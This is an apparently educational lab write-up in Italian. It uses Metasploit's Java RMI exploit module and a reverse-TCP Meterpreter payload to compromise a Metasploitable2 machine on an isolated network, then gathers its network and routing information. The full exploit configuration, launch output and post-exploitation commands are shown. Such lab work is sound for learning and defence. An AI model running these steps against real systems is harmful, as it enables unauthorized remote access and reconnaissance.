


Simulazione di un attacco con Metasploit (Java RMI Port 1099)

Obiettivo: Simulare un attacco con msfconsole, utilizzando Kali Linux come macchina attaccante e Metasploitable2 come macchina target per:


- 1) Sfruttare la porta 1099 esposta con il servizio Java RMI della target.
- 2) Ottenere una sessione con accesso remoto tramite Meterpreter, al fine di raccogliere informazioni di rete e sulla tabella di routing della Metasploitable.

Configurazione delle reti: La rete delle macchine è stata configurata in rete interna (kalinet), quindi le due macchine hanno potuto comunicare tra loro senza avere l'accesso a internet essendo isolate.



Successivamente, è stato configurato l'IP delle macchine, impostando **192.168.11.111** nella Kali e **192.168.11.112** nella Target (Metasploitable2).

Il tutto è stato configurato direttamente dal file `/etc/network/interfaces`, assegnando a ciascuna macchina un IP statico.



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fqdisc
    link/ether 08:00:27:a6:f3:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global
    inet6 fe80::a00:27ff:fea6:f3c6/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

```
(kalivm@vboxkalivm)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1f:b009/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Test di connessione: Si è eseguito un ping tra le macchine per testarne la connettività, con risultato positivo.

```
(kalivm@vboxkalivm)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.301 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.710 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.553 ms
```

Raccolta di informazioni tramite scansione Nmap: Per verificare che la porta 1099 sia effettivamente vulnerabile quindi aperta, si è effettuata una scansione con l'utilizzo di Nmap, utilizzando lo switch **-sV**, per verificare il servizio attivo sulla porta stessa. Il risultato è stato quello atteso.

```
nmap msf6 > nmap -sV -p 1099 192.168.11.112
[*] exec: nmap -sV -p 1099 192.168.11.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 10:41 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse D
Nmap scan report for 192.168.11.112
Host is up (0.00051s latency).

PORT      STATE SERVICE  VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:A6:F3:C6 (PCS Systemtechnik/Oracle VirtualB

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Attacco con Metasploit: Una volta verificate le condizioni precedenti, quindi:

- 1) Ambiente isolato
- 2) Macchine configurate
- 3) Le macchine comunicano tra di loro
- 4) La porta è aperta con il servizio attivo

Si è passati alla fase in cui si sfrutta la vulnerabilità:

Si è lanciato il comando **msfconsole** per aprire Metasploit, successivamente con **search** si è trovato un modulo interessante: **exploit/multi/misc/java_rmi_server**, mentre come Payload si è utilizzato sempre quello relativo a Java per la sessione Meterpreter: **java/meterpreter/reverse_tcp**.

Quindi: si è caricato l'exploit con il payload e di seguito le relative configurazioni:

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP
  RHOSTS    192.168.11.112  yes       The target host(s)
  RPORT     1099             yes       The target port (IP
  SRVHOST   0.0.0.0          yes       The local host or
  SRVPORT   8080             yes       The local port to
  SSL       false            no        Negotiate SSL for
  SSLCert                   no        Path to a custom
  URIPATH                   no        The URI to use fo

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.11.111  yes       The listen address (a
  LPORT     4444            yes       The listen port
```

Indicando:

- 1) **RHOSTS** con l'IP della macchina Target.
- 2) **RPORT** la porta vulnerabile in ascolto nella Target.
- 3) **LHOST** l'IP della macchina attaccante.
- 4) **LPORT** la porta in ascolto sulla macchina attaccante.

Una volta lanciato l'exploit con **run** o **exploit**, abbiamo ottenuto la sessione Meterpreter sulla macchina Target.

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/93D0AW
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:47676) at 2025-05-16 10:45:53 +0200
```

Raccolta informazioni: Sfruttando la sessione Meterpreter, si sono raccolte le informazioni relative alle interfacce di rete e alla tabella di routing (lanciando i comandi **ifconfig** e successivamente usando il modulo **post/linux/gather/enum_network**).

```
meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fea6:f3c6
IPv6 Netmask   : ::
```

Il modulo **post/linux/gather/enum_network** è stato utilissimo in quanto ha salvato in diversi file nella macchina Kali, tutte le informazioni di cui avevamo bisogno, con ulteriore aggiunta di configurazioni riguardanti DNS, firewall e socket attivi.

[illegible]

In particolare, sono stati presi questi due file per le nostre ricerche:

```
[+] Network config stored in /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_632546.txt
[+] Route table stored in /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_731000.txt
```

Dove, Network config contiene le informazioni delle configurazioni relative alle reti, mentre Route table la tabella di routing.

E' stato possibile vederle aprendo un'altra pagina nel terminale e usando **cat** seguito dal percorso del file.

Di seguito i risultati:

Routing table

```
(kalivm@vboxkalivm)-[~]
$ cat /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_731000.txt
Kernel IP routing table
Destination      Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0     *              255.255.255.0   U        0  0          0 eth0
default         192.168.11.1   0.0.0.0         UG        0  0          0 eth0
```

Network config

```
(kalivm@vboxkalivm)-[~]
$ cat /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_632546.txt
eth0      Link encap:Ethernet  HWaddr 08:00:27:a6:f3:c6
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea6:f3c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:138656 (135.4 KB)  TX bytes:30012 (29.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:194 errors:0 dropped:0 overruns:0 frame:0
          TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:67363 (65.7 KB)  TX bytes:67363 (65.7 KB)
```

Conclusioni:

La simulazione ha dimostrato come sia possibile sfruttare una vulnerabilità del servizio Java RMI con l'utilizzo di Metasploit, ottenendo l'accesso remoto al sistema. Una volta stabilita la connessione è stato possibile raccogliere tutte le informazioni indicate in precedenza.

Contromisure consigliate:

Utilizzare sempre e solo servizi che richiedono l'autenticazione, soprattutto se sono pubblicamente esposti.